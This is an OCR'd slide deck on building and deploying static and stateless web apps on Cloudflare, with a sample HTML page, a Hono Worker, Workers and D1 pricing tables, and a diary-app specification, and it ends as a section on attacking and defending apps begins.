
```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My Webpage</title>
    <style>
      :root {
        color-scheme: dark light;
        font-family: Arial, Helvetica, sans-serif;
        font-size: large;
      }
    </style>
  </head>
  <body>
    <h1>My Webpage</h1>
    <p>The first paragraph on my webpage.</p>
    <button id="alert">Alert Me</button>
    <script type="module">
      const alertButton = document.querySelector("button#alert");
      function onClick(_event) {
        alert("Button clicked!");
      }
      alertButton.addEventListener("click", onClick);
    </script>
  </body>
</html>
```

It’s just a file on my computer.


I can use it without the internet.




I can deploy it to a cloud provider in seconds.



I’m using free cloud services from Cloudflare.




Cloudflare publishes it and handles TLS encryption.




TLS = Transport Layer Security (the “s” in “https”)

It becomes accessible from the public internet.



This is really easy for my cloud provider, Cloudflare.




Cloudflare will also serve **stateless dynamic** apps.

```
import { Hono } from "hono";
const app = new Hono();


app.get("/random", (c) =>
  c.html("<h1>Random page: " + Math.random() + "</h1>")
);


export default app;
```


This creates a different HTML page on every request.

```
c.html("<h1>Random page: " + Math.random() + "</h1>")
```

This creates a different HTML page on every request.



Stateless dynamic apps are also easy to scale.



That is why Cloudflare can offer Workers cheaply.

Workers

Users on the Workers Paid plan have access to the Standard usage model. Workers Enterprise accounts are billed based on the usage model specified in their contract. To switch to the Standard usage model, contact your Account Manager.

	Requests[1, 2]	Duration	CPU time
Free	100,000 per day	No charge for duration	10 milliseconds of CPU time per invocation
Standard	10 million included per month +$0.30 per additional million	No charge or limit for duration	30 million CPU milliseconds included per month +$0.02 per additional million CPU milliseconds Max of 5 minutes of CPU time per invocation (default: 30 seconds) Max of 15 minutes of CPU time per Cron Trigger or Queue Consumer invocation

[1] Inbound requests to your Worker. Cloudflare does not bill for subrequests you make from your Worker.

[2] Requests to static assets are free and unlimited.

That is why Cloudflare can offer Workers cheaply.

	Requests[1, 2]	Duration	CPU time
Free	100,000 per day	No charge for duration	10 milliseconds of CPU time per invocation
Standard	10 million included per month +$0.30 per additional million	No charge or limit for duration	30 million CPU milliseconds included per month +$0.02 per additional million CPU milliseconds

And remember our **static** approach?

[2] Requests to static assets are free and unlimited.


Unfortunately, database services are not so generous.

Cloudflare D1

Create new serverless SQL databases to query from your Workers and Pages projects.

	Workers Free
Rows read	5 million / day
Rows written	100,000 / day
Storage (per GB stored)	5 GB (total)

Stateful dynamic content is hard to keep synced.



Takeaway Prefer *static* apps over *dynamic* or *stateful* ones.

Part 3 of 4: Creating an App


Assume a Systems Engineer gives you this.

Specification
Create/update a diary entry with a form
Load diary on load
Protect the diary as sensitive
Don’t spend any money
Cross-device sync not needed


Feel free to follow along.

https://github.com/njg4ne

You build the app with 1 file in 2 minutes.



You deploy it on Cloudflare in under a minute.



Now it’s on the public internet.

Takeaway Its free and easy to put a *static* app online.

However, ~online~ is a dangerous place.

Part 4 of 4: Attacking and Defending an App

Web developers write code for two places.

Backend (servers)
- Host an API over HTTP
- Store data on disks
- Run native software

